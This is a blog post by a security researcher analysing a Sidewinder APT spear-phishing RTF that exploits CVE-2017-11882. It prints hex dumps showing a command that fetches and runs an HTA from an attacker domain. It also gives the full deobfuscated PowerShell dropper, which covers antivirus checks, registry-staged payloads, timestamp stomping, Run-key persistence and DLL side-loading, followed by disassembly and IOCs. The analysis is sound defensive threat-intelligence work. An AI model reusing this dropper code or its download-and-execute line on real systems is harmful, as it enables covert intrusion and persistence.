

APT Sidewinder: Tricks powershell, Anti Forensics and execution side loading

medium.com/@Sebdraven/apt-sidewinder-tricks-powershell-anti-forensics-and-execution-side-loading-5bc1a7e7c84c

Sebdraven

July 17, 2018



[Sebdraven](#)

Jul 16, 2018

7 min read

Spear phishing

I've started few days ago an analysis on a RTF following my recent researches.

I found it this: 892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488

I execute rtfobj on it and two ole embedded objects malformed:

```
starlinter@htlse:~/Documents/projet/invest/sidewinder$ rtfobj 892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488
rtfobj 0.53.1 on Python 2.7.15 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: '892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488' - size: 454504 bytes
=====
id |index |OLE Object
-----|-----|-----
0 |0006A2B4h |Not a well-formed OLE object
1 |0006A2A1h |Not a well-formed OLE object
=====
```

But rtfobj extracts successfully two raws objects:

```
892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488_object_0006A2A1.raw
892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488_object_0006A2B4.raw
```

The object 6A2A1 is very interesting:

```
00000840 00 00 00 01 00 fe ff 03 0a 00 00 ff ff ff 02 |.....|
00000850 ce 02 00 00 00 00 00 c0 00 00 00 00 00 46 1a |.....F.|
00000860 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 b9 ab ca |...Microsoft ...|
00000870 bd 20 33 2e 30 20 d6 d0 ce c4 b0 e6 00 0c 00 00 |. 3.0 .....|
00000880 00 44 53 20 45 71 75 61 74 69 6f 6e 00 0b 00 00 |.DS Equation...|
00000890 00 45 71 75 61 74 69 6f 6e 2e 33 00 f4 39 b2 71 |.Equation.3..9.q|
000008a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000008c0 00 00 00 00 00 03 00 04 00 00 00 00 00 00 00 |.....|
000008d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000900 00 00 00 fe fe fe fe fe fe fe fe fe fe fe fe |.....|
00000910 fe fe fe fe fe fe fe fe fe fe fe fe fe fe fe |.....|
*
00000a00 fe fe fe 45 00 71 00 75 00 61 00 74 00 69 00 6f |...E.q.u.a.t.i.o|
00000a10 00 6e 00 20 00 4e 00 61 00 74 00 69 00 76 00 65 |.n .N.a.t.i.v.e|
00000a20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```

and this one:

```
00001750 ff 6d 73 68 74 6d 6c 2e 64 6c 6c 00 e8 d0 ff ff |.mshtml.dll....|
00001760 ff 52 75 6e 48 54 4d 4c 41 70 70 6c 69 63 61 74 |.RunHTMLApplicat|
00001770 69 6f 6e 00 e8 97 ff ff ff 63 61 6c 6c 65 72 2e |ion....caller.|
00001780 65 78 65 20 68 74 74 70 3a 2f 2f 77 77 77 2e 67 |exe http://www.g|
00001790 6f 6f 67 6c 65 2e 63 6f 6d 2e 64 2d 64 6e 73 2e |oogle.com.d-dns.|
000017a0 63 6f 2f 69 6e 63 6c 75 64 65 73 2f 36 38 36 61 |co/includes/686a|
000017b0 30 65 61 35 2f 2d 31 2f 31 32 32 33 2f 64 61 38 |0ea5/-1/1223/da8|
000017c0 39 37 64 62 30 2f 66 69 6e 61 6c 2e 68 74 61 00 |97db0/final.hta.|
```

In fact, the ole object is a exploit of CVE-2017-11882.

The implementation is a bit different than my last article, there is not an object MTF.

The implementation has many matching with the public exploit: <https://github.com/0x09AL/CVE-2017-11882-metasploit>

The exploitation is the following:

an hta is downloaded here and launched by msthll.dll.RunHMLApplication.

caller.exe <http://www.google.com.d-dns.co/includes/686a0ea5/-1/1223/da897db0/final.hta>

The hta is a mix of powershell, vbscript and javascript.

Installation of payload and Persistence

The installation of the payload made by vscript a line 151

```
objWSS.RegWrite "HK"&"CU\Softwa"&"re\Updater\pa"&"rt3", bnm, "REG_SZ"
```

here

```
tst = getProfile("0") & "$c="&c&"";$m="&m&"";&  
Base64Decode(objWSS.RegRead("HKEY_CURRENT_USER\Softwa"&"re\Updater\pa"&"rt3")) & getProfile("1")  
objWSS.run "powershell.exe -ExecutionPolicy Bypass -Command "" & tst & """, 0, true
```

and here:

```
objWSS.RegWrite "HKCU\Software\Updater", ""  
objWSS.RegWrite "HKCU\Software\Updater\part1", p1, "REG_SZ"  
objWSS.RegWrite "HKCU\Software\Updater\part2", p2, "REG_SZ"
```

The registry is used like pivot.

p1, p2 and bnm are three blobs of base64 data.

bdm decoded is:

```
| iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("U2V0LUV4ZWN1dGlvbIBvbGljeSAtrXhIY3V0aW9uUG!
```

There is a new base64 block decoded:

```

Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser -Force;
$erroractionpreference='silentlycontinue';

$name36 = "3" + "60Tr" + "ay"
$binDir = [Environment]::GetFolderPath([Enum]::ToObject([System.Environment+SpecialFolder], 35)) + "\ + "Winset\Config" + "\";
$bin = "Winset.exe";
try{
$cmdLine = ([int]$c).ToString("00000000")+([int]$m).ToString("00000000");
$cmdLine = $bin+ " " +$cmdLine;
}
catch{
$cmdLine = $bin;
}
$line = new-object byte[] 64;
$buf6 =[Byte[]] (,0x23 * 64);
$bytes = [system.Text.Encoding]::ASCII.GetBytes($cmdLine);
[array]::copy($bytes,$line,$bytes.length);

$binPath = $binDir + $bin;
$binPathdll = $binDir + "cmpbk32.dll";
$dmybinPath = $binDir + "cmd32.exe";
$rpcdllpath = $binDir + "57146C96.dll";
$run = 'HKCU:Software\Microsoft\Windows\CurrentVersion\Run\';
$system = 'HKCU:Software\Updater';
$runExists = False;
$nameavr = "av" + "gn" + "t";
$msvbvmdllpath = $env:WINDIR + "\system32\msvbvm60.dll"
$cmd32path = $env:WINDIR + "\system32\cmd32.exe"

$q36 = Get-Process $name36 -ErrorAction SilentlyContinue;
if($q36){
exit
}

function dc($s){
sal n New-Object;
$data = [System.Convert]::FromBase64String("H4sIAAAAAAA" + $s);
$ms = n System.IO.MemoryStream;
$ms.Write($data, 0, $data.Length);
$ms.Seek(0,0) | Out-Null;
return (n System.IO.StreamReader(n System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
};

function updt($t, $b){
(ls $t).LastWriteTime = (ls $b).LastWriteTime
(ls $t).CreationTime = (ls $b).CreationTime
(ls $t).LastAccessTime = (ls $b).LastAccessTime
}

function wb64($path, $b64){
$bytes = [System.Convert]::FromBase64String("TVq" + $b64);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[jo.file]::WriteAllBytes($path,$bytes) | Out-Null;
updt -t $path -b $cmd32path
}

function sb($h, $n ) {
$len = $n.length;
$limit = $h.length — $len;
For( $i = 0; $i -le $limit; $i++ ) {
$sk = 0;
For( ; $k -lt $len; $k++ ) {
if( $n[$k] -ne $h[$i+$k] ) {break};
}
if( $k -eq $len ){return $i};
}

```

```

}
return -1;
}

if((Test-Path $env:WINDIR\SysWOW64)){
$msvbvmdllpath = $env:WINDIR + "\SysWOW64\msvbvm60.dll"
$cmdl32path = $env:WINDIR + "\SysWOW64\cmdl32.exe"
}

try{
if(!(Test-Path $binPath)){

$b64 = dc -s ((Get-ItemProperty -Path $system).part1);
$bytes = [System.Convert]::FromBase64String("TVq" + $b64);
$rn = [System.BitConverter]::GetBytes((Get-Random -Maximum 9999 -Minimum 1111))[0..1];
[array]::copy($rn,0,$bytes,$bytes.length — 2,2);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[jo.file]::WriteAllBytes($binPath,$bytes) | Out-Null;
updt -t $binPath -b $cmdl32path

$b64dll = dc -s ((Get-ItemProperty -Path $system).part2);
$bytes = [System.Convert]::FromBase64String("TVq" + $b64dll);
[array]::copy($line,0,$bytes,(sb -h $bytes -n $buf6),64);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[jo.file]::WriteAllBytes($binPathdll,$bytes) | Out-Null;
updt -t $binPathdll -b $cmdl32path
}

Remove-Item -Path $system | Out-Null;
Remove-Item $PROFILE.CurrentUserAllHosts | Out-Null;
New-ItemProperty -Path $run -Name "Winsound" -PropertyType String -Value $dmybinPath | Out-Null;

Copy-Item $msvbvmdllpath $rpcdllpath
updt -t $rpcdllpath -b $msvbvmdllpath
Copy-Item $cmdl32path $dmybinPath
updt -t $dmybinPath -b $cmdl32path

$savr = Get-Process $pnameavr -ErrorAction SilentlyContinue
if (!$savr) {
&($dmybinPath) | Out-Null;
}
Exit
}
catch {
$_.Exception.Message | Out-Null;
}
}

```

This powershell checks if the AV 360 is installed:

```

$name36 = "3" + "60Tr" + "ay"
$q36 = Get-Process $name36 -ErrorAction SilentlyContinue;
if($q36){
exit
}

```

We can imagine the attackers were made a recon step before.

The folder where the loadin chain is:

```

$binDir = [Environment]::GetFolderPath([Enum]::ToObject([System.Environment+SpecialFolder], 35)) + "\ + "Winset\Config" + "\";

```

The powershell copies:

```

$msvbvmdllpath = $env:WINDIR + "\system32\msvbvm60.dll"
$cmdl32path = $env:WINDIR + "\system32\cmdl32.exe"

```

```

Copy-Item $cmdl32path $dmybinPath

```

```
Copy-Item $msvbvmdllpath $rpcdllpath
```

So msvbvm60.dll becomes: 57146C96.dll

And Winset.exe and cmpbk32.dll are decoded and copied in the same folder.

part1 and part2 is the reg key base here \$system = 'HKCU:Software\Updater';:

```
objWSS.RegWrite "HKCU\Software\Updater", ""
objWSS.RegWrite "HKCU\Software\Updater\part1", p1, "REG_SZ"
objWSS.RegWrite "HKCU\Software\Updater\part2", p2, "REG_SZ"
```

part1 is big blob of base64 data.

Firstly the registry key is retrieve:

```
(Get-ItemProperty -Path $system).part1
```

after is the function dc is called.

```
function dc($s){
    sal n New-Object;
    $data = [System.Convert]::FromBase64String("H4slAAAAAAA" + $s);
    $ms = n System.IO.MemoryStream;
    $ms.Write($data, 0, $data.Length);
    $ms.Seek(0,0) | Out-Null;
    return (n System.IO.StreamReader(n System.IO.Compression.GZipStream($ms,
    [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
};
```

this string "H4slAAAAAAA" is added at part2 and the data is decoded an

```
| $data = [System.Convert]::FromBase64String("H4slAAAAAAA" + $s);
```

and unzip:

```
| [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
};
```

and the Mz header in base64 is added and decoded:

```
| $bytes = [System.Convert]::FromBase64String("TVq" + $b64);
```

and the executable is modified for the last time and copied in \$binDir:

```
$bytes = [System.Convert]::FromBase64String("TVq" + $b64);
$rn = [System.BitConverter]::GetBytes((Get-Random -Maximum 9999 -Minimum 1111))[0..1];
[array]::copy($rn,0,$bytes,$bytes.length - 2,2);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[jo.file]::WriteAllBytes($binPath,$bytes) | Out-Null;
```


The dll is decoded, modified and written on disk in the same way:

```
$b64dll = dc -s ((Get-ItemProperty -Path $system).part2);
$bytes = [System.Convert]::FromBase64String("TVq" + $b64dll);
[array]::copy($line,0,$bytes,(sb -h $bytes -n $buf6),64);
New-Item -ItemType Directory -Force -Path $binDir | Out-Null;
[jo.file]::WriteAllBytes($binPathdll,$bytes) | Out-Null;
updt -t $binPathdll -b $cmdl32path
```


The Trick very important here is : **[array]::copy(\$line,0,\$bytes,(sb -h \$bytes -n \$buf6),64)**; to modify the dll.

If you decode the before the modification you have a dll truncated.

before:



after:



In fact:

The powershell modify the dll to add \$lines

and \$lines

```

$line = new-object byte[] 64;
$buf6 =[Byte[]] (,0x23 * 64);
$bytes = [system.Text.Encoding]::ASCII.GetBytes($cmdLine);
[array]::copy($bytes,$line,$bytes.length);

```

and \$cmdLine

```

$bin =Winset.exe

$cmdLine = ([int]$c).toString("00000000")+([int]$m).toString("00000000");
$cmdLine = $bin+ " " +$cmdLine;
}

```

like in the dll: .string "Winset.exe -0000000100001223

So we have in the same folder: Winset\Config

- Winset.exe (part1 modified and decoded)is a fake Windows Security Configuration Editor Command Tool
- cmpbk32.dll (part2 modified and decoded)
- 57146C96.dll (vb virtual machine)
- cmdl32.exe (executable of windows)

The powershell change timestamps of files copied:

```

updt -t $binPathdll -b $cmdl32path

updt -t $binPath -b $cmdl32path

function updt($t, $b){
(Is $t).LastWriteTime = (Is $b).LastWriteTime
(Is $t).CreationTime = (Is $b).CreationTime
(Is $t).LastAccessTime = (Is $b).LastAccessTime
}

```

Persistence

The persistent is a hkey run very basic with the path of the dll in parameter:

```
$run = 'HKCU:Software\Microsoft\Windows\CurrentVersion\Run';
```

```
New-ItemProperty -Path $run -Name "Winsound" -PropertyType String -Value $dmybinPath | Out-Null;
```

To reload cmpbk32.dll at each reboot of the system and execute the dllmain of the dll.

Loading Chain


The powershell launch cmdl32.exe ("Connection Manager Phonebook Downloader") trusted by AV because it's developed by Microsoft.

this exe used: cmpbk32.dll

Address	Type	Safety	Name
0x010011b8	FUNC		cmpbk32.dll_PhoneBookFreeFilter
0x010011bc	FUNC		cmpbk32.dll_PhoneBookLoad
0x010011c0	FUNC		cmpbk32.dll_PhoneBookMergeChanges
0x010011b4	FUNC		cmpbk32.dll_PhoneBookParseInfoA
0x010011c4	FUNC		cmpbk32.dll_PhoneBookUnload

So when cmdl32.exe is launched cmpbk32.dll is loaded. (in the same directory, side loading)

the entrypoint is executed.



The important part is:

```

0x10001161    push edi
0x10001162    push esi
0x10001163    push ebx
0x10001164    call sub.Winset.exe__0000000100001223_0
0x10001169    cmp esi, 1 ; 1
0x1000116c    mov dword [arg_ch], eax ; [0xc:4]=-1 ; 12
0x1000116f    jne 0x1000117d

```

The function sub.Winset.exe__0000000100001223_0 launches Winset.exe the real RAT like this "Winset.exe -0000000100001223" ; len=2

```

;-- section .text:
(fcn) sub.Winset.exe__0000000100001223_0 28
sub.Winset.exe__0000000100001223_0 (int arg_8h);
; arg int arg_8h @ esp+0x8
0x10001000    mov eax, dword [arg_8h] ; [0x8:4]=-1 ; 8 ; [00] -r...
0x10001004    dec eax
0x10001005    jne 0x10001014

```

```

0x10001007    push 1 ; 1
0x10001009    push str.Winset.exe__0000000100001223 ; 0x10005630 ; "Winset.exe ..."
0x1000100e    call dword [sym.imp.KERNEL32.dll.WinExec] ; 0x10004000

```

```

0x10001014    mov eax, 1
0x10001019    ret 0xc

```

Winset.exe is RAT developed in VB6.

You can find an complete analysis here: <https://s.tencent.com/research/report/479.html>


Threat Intelligence

We have the TTPs described in Tencent with the same phases.

Sidewinder is a Indian Group targeting Pakistan military infrastructure.

The content of the RTF is clearly oriented to Navy Pakistani.

If we check the infrastructure of the attackers:



We have www.nadra.gov.pk.d-dns.co clearly targeted.

The nadra is the National Database of and Registration Authority.

If you check the metadata of RTF, Rashid Memorial is the author of the document.

This name is really known by the navy pakistani because "Rashid Memorial Welfare Organization (RMWO) was set up by a group of dedicated retired PAF officers in 1998 in memory of Flt. Lt. Rashid Ahmed Khan, who embraced 'Shahadat' on 13th December, 1997 when his aircraft caught fire above a densely populated area."

IOCs

File RTF:

892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488

08b9b5b7592004b8733544df1029e2fc085d82db1ba488a43830df49bbbc73b6

hta:

b8cbdb36ccd666adaf2ba3628cc79578d3a05119c71dce1bb16aa39e56dea3cc

Executables:

8315956b587032db14ba4e700400dffeae4b119ef509ecf0df1bb4e80a496b59 (cmpbk32.dll)

13497aab3521abbaa654b51f375114e419b1bb774caa8c67cf52775095b17423 (winset.exe)

Sandbox execution:

892859ea9d86fc441b24222148db52eb33cd106c2ac68eafbe83ab0064215488.rtf (MD5...

Interactive malware hunting service. Any environments ready for live testing most type of threats. Without install...

[app.any.run](#)

Credits:

Thanks to Benjamin Piot for exchange about this cases !